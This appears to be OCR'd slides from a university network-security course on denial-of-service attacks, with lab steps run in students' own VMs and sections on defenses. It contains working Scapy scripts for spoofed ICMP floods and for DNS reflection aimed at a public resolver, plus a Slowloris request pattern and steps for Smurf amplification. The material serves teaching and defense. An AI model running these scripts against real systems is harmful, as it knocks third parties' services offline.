192.0.2.6	192.0.2.2	TCP	51136 > http [SYN] Seq=0 Win=65535 Len=0
192.0.2.25	192.0.2.2	TCP	57003 > http [SYN] Seq=0 Win=65535 Len=0
192.0.2.120	192.0.2.2	TCP	20920 > http [SYN] Seq=0 Win=65535 Len=0
192.0.2.83	192.0.2.2	TCP	36927 > http [SYN] Seq=0 Win=65535 Len=0
192.0.2.154	192.0.2.2	TCP	52048 > http [SYN] Seq=0 Win=65535 Len=0
192.0.2.253	192.0.2.2	TCP	62151 > http [SYN] Seq=0 Win=65535 Len=0

http://www.pcapr.net/view/bwilkerson/2008/11/4/16/tcp_syn_flood.pcap.html

SYN Flood DoS vs DDoS

- One computer may exhaust the system resources of a small server.
- Many computers may be needed to saturate the network data link of a large organization's server.

DDoS Botnet



SYN Flood Defenses

- Reject source IP(s) with a filter or IPS
  - Not effective against DDoS or attack using many spoofed source addresses
- Increase TCP connection queue size
- Traffic Shaping
  - Load balancing
  - Cache SYNs
- Attacker could still win by using up all available bandwidth via DDoS

SYN Flood DDoS Defenses

- Contact ISP for:
  - Upstream Filtering (usually ineffective if DDoS directed at a website)
  - Cloud-Based Mitigation (malicious requests scrubbed)
- Prolexic is a DDoS mitigation service
  - 1.8 Tbps of dedicated mitigation bandwidth
  - Provides SOC personnel to monitor customer on-premise equipment

UDP Flood

- Attacker exhausts victim's network bandwidth with UDP packets.
- May use spoofed source addresses

- Same defenses at SYN Flood

UDP Flood Traffic Example using DNS (With Spoof)

Source	Destination	Protocol	Info
192.0.2.1	192.0.2.2	ICMP	Echo (ping) request id=0x492e, seq=0/0, ttl=64
192.0.2.1	192.0.2.2	ICMP	Echo (ping) request id=0x592e, seq=0/0, ttl=64
192.0.2.245	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com
192.0.2.86	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com
192.0.2.115	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com
192.0.2.92	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com
192.0.2.225	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com
192.0.2.146	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com
192.0.2.191	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com
192.0.2.120	192.0.2.2	DNS	Standard query 0xdaeb MR www.musecurity.com

http://www.pcapr.net/view/bwilkerson/2008/11/4/16/udp_dns_flood.pcap.html

ICMP Flood

- Attacker exhausts victim's network bandwidth with ICMP packets.
- Could block Pings but attackers use other ICMP packet types:
  - Destination unreachable
  - Time exceeded
- May use spoofed source addresses

- Same defenses as SYN Flood

Scapy

- A powerful interactive packet manipulation program
- Can be imported into Python for protocol testing or to create DoS scripts

ICMP Flood - Lab

- We are going to create a script to flood a victim and spoof the source address.
- In your Windows 8.1 VM, open a cmd prompt and run ipconfig to take note of your IPv4 address.
- Open a terminal in Kali
- **vi icmpflood.py**
- Hit “i” to enter insert mode
- Enter the script on the next slide

ICMP Flood Script Example (With Spoof)

- Change the "dst" IP address to that of your Windows 8.1 VM

icmpflood.py (~) – VIM

File Edit View Search Terminal Help

```
#! /usr/bin/env python
from scapy.all import *

x=0
while (x < 10):
        send(IP(src="10.2.3.4",dst="172.29.99.8")/ICMP()/"ITMS448 Attack")
        x += 1
```

- Hit "Escape" and then :wq and "Enter" to save the file and exit to bash terminal

ICMP Flood - Lab

- In your Win8.1 VM, search for and open Wireshark
- If you haven't already installed it:
  - Copy the installer from M: Tools to your desktop
  - Run the installer with all of the default settings
- Don't update the program if asked once you open it
- Select "Ethernet0" and hit "Start"

ICMP Flood - Lab

- Go back to Kali
- **python icmpflood.py**
- Return to Wireshark in Win8.1 and hit red stop button
- Enter the following filter:
- icmp and ip.dst==172.29.99.8
- (Change 172.29.99.8 to your Win8.1 IP address.)
- Hit “Apply”

ICMP Flood Traffic (With Spoof)

Filter: icmp and ip.dst==172.29.99.8 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
682	8.282439000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 685)
692	8.379626000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 693)
1133	8.454155000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1134)
1562	8.524566000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1563)
1722	8.593194000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1723)
1799	8.700739000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1800)
2072	8.811454000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 2073)
2758	8.939401000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 2759)
3080	9.035567000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3081)
3450	9.147374000	10.2.3.4	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3451)

```
0000  00 50 56 9b bc 64 00 50  56 9b c5 ad 08 00 45 00   .PV..d.P V.....E.
0010  00 2a 00 01 00 00 40 01  50 9f 16 04 05 0a ac 1d   .*....@. P.......
0020  63 08 08 00 db c2 00 00  00 00 49 54 4d 53 34 34   c.......  ..ITMS44
0030  38 20 41 74 74 61 63 6b  00 00 00 00              8 Attack ....
```

ICMP Flood - Lab

- What is the issue with using a single source address as the attacker???
  - Victim could block the IP!

- We will learn about iptables firewall rules later but this command could be used to block an attacker at 23.3.4.5
- **iptables –A INPUT –s 23.3.4.5 –j DROP**

ICMP Flood - Lab

- See if you can modify the icmpflood script to alternate between four different source IP addresses.
- I would suggest copying icmpflood to a different file first:
- **cp icmpflood.py icmpfloodmult.py**
- Then, start Wireshark and run your new script with:
- **python icmpfloodmult.py**

ICMP Flood - Lab

icmpfloodmult.py (~) – VIM

File Edit View Search Terminal Help

```
#! /usr/bin/env python
from scapy.all import *

addresses = ["22.4.5.10", "63.4.88.2", "74.4.8.1", "85.128.4.52"]

x=0
while (x < 10):
        for y in addresses:
                send(IP(src=y,dst="172.29.99.8")/ICMP()/"ITMS448 Attack")
                x += 1
```

ICMP Flood Traffic (With Multiple Spoofed Sources)

Filter: icmp and ip.dst==172.29.99.8 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1355	7.048355000	22.4.5.10	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1358)
1387	7.113287000	63.4.88.2	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1388)
1975	7.257655000	74.4.8.1	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1976)
2251	7.391828000	85.128.4.5	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 2252)
2564	7.491539000	22.4.5.10	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 2565)
2758	7.573390000	63.4.88.2	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 2759)
3184	7.634083000	74.4.8.1	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3185)
3466	7.721259000	85.128.4.5	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3467)
3776	7.817328000	22.4.5.10	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3777)
4086	7.913480000	63.4.88.2	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 4087)
4396	8.009395000	74.4.8.1	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 4397)
4513	8.078172000	85.128.4.5	172.29.99.8	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 4518)

Smurf Attack

- In an ICMP flood, the attacker directly attacks the victim with ICMP requests
- In contrast, a Smurf attack uses a network of hosts to indirectly attack the victim with ICMP replies

Smurf Attack

- Attacker sends ICMP echo request (ping) to the network broadcast address.
  - If multiple responses come back, it can be used for a smurf amplification attack
  - Also, means the gateway allows directed broadcasts and the hosts that respond allow response to directed broadcasts.

Smurf Attack

- How do we know if our host responds to directed broadcasts???

```
root@PRK105:~# cat /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

  - 1 = Doesn't allow
  - 0 = Allows

- Check to see what status your host returns.

Smurf Attack

- Your host should have returned a 1 which doesn't allow directed broadcasts.
- How do we ping the broadcast address???

```
root@PRK105:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a4:31:e7
          inet addr:172.29.0.106  Bcast:172.29.255.255  Mask:255.255.0.0
          inet6 addr: fe80::250:56ff:fea4:31e7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34890128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1980492 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3163958729 (2.9 GiB)  TX bytes:4016370228 (3.7 GiB)
```

Smurf Attack

** Our Gateway doesn't allow directed broadcasts but the following slides will show would it would look like if it did.

Smurf Attack

```
root@PRK105:~# ping -b 172.29.255.255
WARNING: pinging broadcast address
PING 172.29.255.255 (172.29.255.255) 56(84) bytes of data.
64 bytes from 172.29.0.88: icmp_req=1 ttl=64 time=4.56 ms
64 bytes from 172.29.0.3: icmp_req=1 ttl=64 time=5.75 ms (DUP!)
64 bytes from 172.29.0.88: icmp_req=2 ttl=64 time=2.44 ms
64 bytes from 172.29.0.3: icmp_req=2 ttl=64 time=2.75 ms (DUP!)
64 bytes from 172.29.0.88: icmp_req=3 ttl=64 time=2.66 ms
64 bytes from 172.29.0.3: icmp_req=3 ttl=64 time=2.85 ms (DUP!)
64 bytes from 172.29.0.88: icmp_req=4 ttl=64 time=2.50 ms
64 bytes from 172.29.0.3: icmp_req=4 ttl=64 time=2.86 ms (DUP!)
```

- We see replies from .88 and .3 but not from our own host .106. Why is that???

Smurf Attack

- Now if we were to turn on our host's directed broadcast ability, how do we do that???

```
root@PRK105:~# echo 0 >/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
root@PRK105:~# cat /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
0
```

Smurf Attack

- Now we are receiving replies from our host and others.

```
root@PRK105:~# ping -b 172.29.255.255
WARNING: pinging broadcast address
PING 172.29.255.255 (172.29.255.255) 56(84) bytes of data.
64 bytes from 172.29.0.106: icmp_req=1 ttl=64 time=0.062 ms
64 bytes from 172.29.0.88: icmp_req=1 ttl=64 time=5.17 ms (DUP!)
64 bytes from 172.29.0.3: icmp_req=1 ttl=64 time=6.11 ms (DUP!)
64 bytes from 172.29.0.106: icmp_req=2 ttl=64 time=0.086 ms
64 bytes from 172.29.0.88: icmp_req=2 ttl=64 time=2.55 ms (DUP!)
64 bytes from 172.29.0.3: icmp_req=2 ttl=64 time=2.94 ms (DUP!)
64 bytes from 172.29.0.106: icmp_req=3 ttl=64 time=0.080 ms
64 bytes from 172.29.0.88: icmp_req=3 ttl=64 time=2.57 ms (DUP!)
64 bytes from 172.29.0.3: icmp_req=3 ttl=64 time=2.92 ms (DUP!)
```

Smurf Attack


- So far we have been receiving the replies but in a Smurf attack, the victim receives the replies.

- What do we need to do to make the victim receive the replies???
  - Spoof the source address!


Smurf Attack

- Attacker now sends ICMP echo request (ping) to the network router's broadcast address but this time spoofs the source address and makes it the IP address of the victim.
- The router broadcasts the ping to every system on the network and they all reply to the victim, overwhelming the network data link.

Smurf Attack



Smurf Amplifier Registry



powertech

Smurf Amplifier Registry (SAR)
http://www.powertech.no/smurf/

Current top ten smurf amplifiers (updated every 5 minutes)
(last update: 2014-09-07 02:51:01 CET)

Network	#Dups	#Incidents	Registered at	Home AS
212.1.130.0/24	38	0	1999-02-20 09:41	AS9105
204.158.83.0/24	27	0	1999-02-20 10:09	AS3354
209.241.162.0/24	27	0	1999-02-20 08:51	AS701
159.14.24.0/24	20	0	1999-02-20 09:39	AS2914
192.220.134.0/24	19	0	1999-02-20 09:38	AS685
204.193.121.0/24	19	0	1999-02-20 08:54	AS701
168.188.83.0/24	17	0	2009-06-17 01:30	not-analyzed
198.253.187.0/24	16	0	1999-02-20 09:34	AS22
164.106.163.0/24	14	0	1999-02-20 10:11	AS7066
12.17.161.0/24	13	0	2000-11-29 19:05	not-analyzed

2456924 networks have been probed with the SAR
57 of them are currently broken
193884 have been fixed after being listed here

(clicking on any of the above will only show the verbose registry object for the network, it will not be re-probed)

(re-)Probe this network: PROBE RESET

You MUST hit PROBE, otherwise your request will be interpreted as a lookup only!

Smurf Attack Defenses

- Shut off response to directed broadcasts on your firewall or router.
- Cisco:
  - "no ip directed-broadcast" for each interface
  - "no ip source route"
- Linux:
  - echo 1 >/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

Web Server DoS

- HTTP Protocol requires requests to be fully received by the web server before they are processed.
- Anyone have a guess how slow requests would cause a DoS?

Web Server DoS - Slowloris Attack

- No spoofing and complete TCP handshake
- Issues partial HTTP requests with no terminating new line sequence
- Over several minutes, slowly sends additional partial HTTP headers to keep sockets from closing
  - Repeat that 100s of times to saturate web server's connection queue to not allow new connections

Slowloris Example

- Initial request:

```
GET / HTTP/1.1
Host: localhost:80
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2)
```

- Then, every 10 seconds a follow up header is sent:

```
X-HMzV2bwpzQw9jU9fGjIJyZRknd7Sa54J: u6RrIoLRrte4QV92yojeewiuDa9BL2N7
.
. 10 seconds
.
X-nqOHRGnv1W: T5dSL
.
. 10 seconds
.
X-iFrjuN: PdR7Jcj27P
```

https://code.google.com/p/slowhttptest/

Slowloris Defenses

- Load balancer
- Firewall filters
- Patching web server
- Reset web server service

DNS Reflector Attack

- Send queries to DNS server with spoofed source address as victim
- Replies get sent to the victim
- Exhausts network bandwidth

DNS Reflector Attack Example

dns.py (~) - VIM

File Edit View Search Terminal Help

```
#! /usr/bin/env python
from scapy.all import *

x=0
while (x < 10):
        send(IP(src="172.29.0.105",dst="8.8.8.8")/UDP(sport=60000)/DNS(id=1, qd=
DNSQR(qname="www.malwaredomainlist.com")))
        x += 1
```

DNS Reflector Attack Traffic Example

No.	Time	Source	Destination	Protocol	Length	Info
397	2.39127900	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
520	2.48850100	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
593	2.54831400	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
775	2.63220700	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
895	2.69028200	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
1021	2.75328100	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
1165	2.85019300	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
1281	2.90908800	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
1405	3.00031900	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61
1524	3.06826200	8.8.8.8	172.29.0.105	DNS	105	Standard query response 0x0001 A 143.215.130.61

DNS Amplification Attack

- Similar to DNS Reflector but uses public recursive lookups to amplify attack.
- Exhausts network bandwidth

